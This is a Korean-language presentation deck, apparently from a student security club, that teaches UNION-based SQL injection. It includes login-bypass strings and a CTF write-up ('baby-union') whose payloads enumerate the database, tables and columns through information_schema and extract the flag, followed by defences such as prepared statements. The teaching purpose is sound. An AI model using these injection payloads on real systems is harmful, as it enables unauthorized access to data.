

scp

SQL인젝션

근데 이제 UNION을 곁들인..

발표자 : 윤주원

목차

01 SQL이란?

실습

02 SQL인젝션

간단한 설명을 입력해주세요

03 UNION 연산자

간단한 설명을 입력해주세요

04 write up

간단한 설명을 입력해주세요

05 대응 방안

간단한 설명을 입력해주세요

06 Q&A

간단한 설명을 입력해주세요



SQL이란?

SQL (Structured query language)

SQL은 주로 관계형 데이터베이스에 정보들을 관리하고 조작하기 위해 설계된 특수 목적의 프로그래밍 언어

SQL 문을 사용하여 데이터베이스에서 정보를 생성, 수정, 제거, 조회 등 다양한 역할을 수행

```
SELECT column1, column2 FROM table_name WHERE 조건;  
  
INSERT INTO table_name (column1, column2, ...) VALUES (value1, value2, ...);  
  
UPDATE table_name SET column1 = value1, column2 = value2, ... WHERE 조건;  
  
DELETE FROM table_name WHERE 조건;
```

SQL인젝션

SQL Injection

SQL 인젝션은 공격자가 웹 애플리케이션의 입력 필드에 악의적인 SQL 코드를 삽입하여 데이터베이스를 조작하는 공격 기법



로그인


아이디:

비밀번호:

Login

```
users = [  
  {"idx": 1,  
   username : "admin", password: "1111"},  
  {"idx": 2,  
   username : "juwon", password: "1234"},  
  {"idx": 3,  
   username : "ju", password : "123"},  
  {"idx": 4,  
   username : "scp", pssword : "1234"},  
  {"idx": 5,  
   username : "pandyo",password : "keshu"}  
]
```

정상 로그인




로그인

아이디:

비밀번호:

Login

```
users = [  
  {"idx": 1,  
   username : "admin", password: "1111"},  
  {"idx": 2,  
   username : "juwon", password: "1234"},  
  {"idx": 3,  
   username : "ju", password : "123"},  
  {"idx": 4,  
   username : "scp", pssword : "1234"},  
  {"idx": 5,  
   username : "pandyo",password : "keshu"}  
]
```



로그인을 성공하였습니다.

SQL 인젝션



```
$sql = "SELECT idx FROM users WHERE username = '$username' and password = '$password'";
```

로그인

아이디:



```
$sql = "SELECT idx FROM users WHERE username = 'admin' -- ' and password = '$password'";
```


SQL 인젝션




```
$sql = "SELECT idx FROM users WHERE username = '$username' and password = '$password'";
```

로그인

아이디:



```
$sql = "SELECT idx FROM users WHERE username = '' or '1' = 1 -- ' and password = '$password'";
```



로그인을 성공하였습니다.

SQL인젝션 종류

1. Error Based SQL인젝션
2. Blind SQL인젝션
3. Union SQL인젝션
4. 등등

UNION연산자

UNION연산자는 두개 이상의 SELECT 쿼리 결과를 하나의 결과 집합으로 결합해주는 SQL연산자

사용시 주의사항

- 각 SELECT 문의 열 수와 데이터 형식이 일치해야 한다.
- 모든 쿼리문은 오류가 없어야 한다.
- 중복된 결과를 제거하고 결과를 반환한다.



```
SELECT name, age FROM users UNION SELECT userid, passwd FROM hidden
```

write up



1 LEVEL 1

baby-union

Description

로그인 시 계정의 정보가 출력되는 웹 서비스입니다.

SQL INJECTION 취약점을 통해 플래그를 획득하세요. 문제에서 주어진 `init.sql` 파일의 테이블명과 컬럼명은 실제 이름과 다릅니다.

init.sql

```
CREATE DATABASE secret_db;
GRANT ALL PRIVILEGES ON secret_db.* TO 'dbuser'@'localhost' IDENTIFIED BY 'dbpass';

USE `secret_db`;
CREATE TABLE users (
  idx int auto_increment primary key,
  uid varchar(128) not null,
  upw varchar(128) not null,
  descr varchar(128) not null
);

INSERT INTO users (uid, upw, descr) values ('admin', 'apple', 'For admin');
INSERT INTO users (uid, upw, descr) values ('guest', 'melon', 'For guest');
INSERT INTO users (uid, upw, descr) values ('banana', 'test', 'For banana');
FLUSH PRIVILEGES;

CREATE TABLE fake_table_name (
  idx int auto_increment primary key,
  fake_col1 varchar(128) not null,
  fake_col2 varchar(128) not null,
  fake_col3 varchar(128) not null,
  fake_col4 varchar(128) not null
);


INSERT INTO fake_table_name (fake_col1, fake_col2, fake_col3, fake_col4) values ('flag is ',
'DH{sam','ple','flag}');
```

로그인 화면

Baby-union Login page

Please login.

```
query: SELECT * FROM users WHERE uid='' and upw='';
```



Hello admin

#	id	description
1	admin	For admin


필요한 정보

- users 테이블의 column개수
- DB이름
- 숨겨진 테이블의 진짜 이름
- 테이블 안 column 이름

users 테이블의 column 개수

Please login.

```
query: SELECT * FROM users WHERE uid='' and upw='';
```



Hello admin

#	id	description
1	admin	For admin
1	2	4


DB 이름



```
query: SELECT * FROM users WHERE uid='' and upw='';
```



```
admin' union select 1,2,3,database() --
```



Hello admin

#	id	description
1	admin	For admin
1	2	secret_db

숨겨진 테이블의 진짜 이름 찾기



```
query: SELECT * FROM users WHERE uid='' and upw='';
```




```
admin' union select 1,2,3,table_name from information_schema.tables where table_schema = 'secret_db' --
```

information_schema란?

데이터베이스의 메타데이터(metadata)를 저장하는 특수한 데이터베이스

메타데이터 : 데이터베이스의 구조나 설정에 대한 정보, 예를 들어 테이블 목록, 열(column)의 이름과 타입, 인덱스 정보, 사용자 권한 등과 같은 데이터베이스의 구조적 정보

실제 데이터정보는 제공하지 않음



숨겨진 테이블의 진짜 이름 찾기



```
query: SELECT * FROM users WHERE uid='' and upw='';
```



```
admin' union select 1,2,3,table_name from information_schema.tables where table_schema = 'secret_db' --
```

숨겨진 테이블의 진짜 이름 찾기

Hello admin

#	id	description
1	admin	For admin
1	2	users
1	2	onlyflag

테이블 안 column 이름



```
query: SELECT * FROM users WHERE uid='' and upw='';
```



```
admin' union select 1,2,3,column_name from information_schema.columns where table_name='onlyflag' --
```

테이블 안 column 이름

Hello admin

#	id	description
1	admin	For admin
1	2	idx
1	2	sname
1	2	svalue
1	2	sflag
1	2	sclose



```
CREATE TABLE fake_table_name (  
  idx int auto_increment primary key,  
  fake_col1 varchar(128) not null,  
  fake_col2 varchar(128) not null,  
  fake_col3 varchar(128) not null,  
  fake_col4 varchar(128) not null  
);  
  
INSERT INTO fake_table_name (fake_col1,  
fake_col2, fake_col3, fake_col4) values  
('flag is ', 'DH{sam','ple','flag}');
```


flag



```
admin' union select svalue,sflag,3,sclose from onlyflag --
```

Hello admin

#	id	description
1	admin	For admin
DH{57033624d7f142f57f13	9b4c9e84bd78da77b4406896	c386672f0cbb016f5873}

대응방안

1. Input값 필터링 (특수문자, SQL문)
2. Prepared Statement 사용
3. 에러메시지 관리

scp

Q & A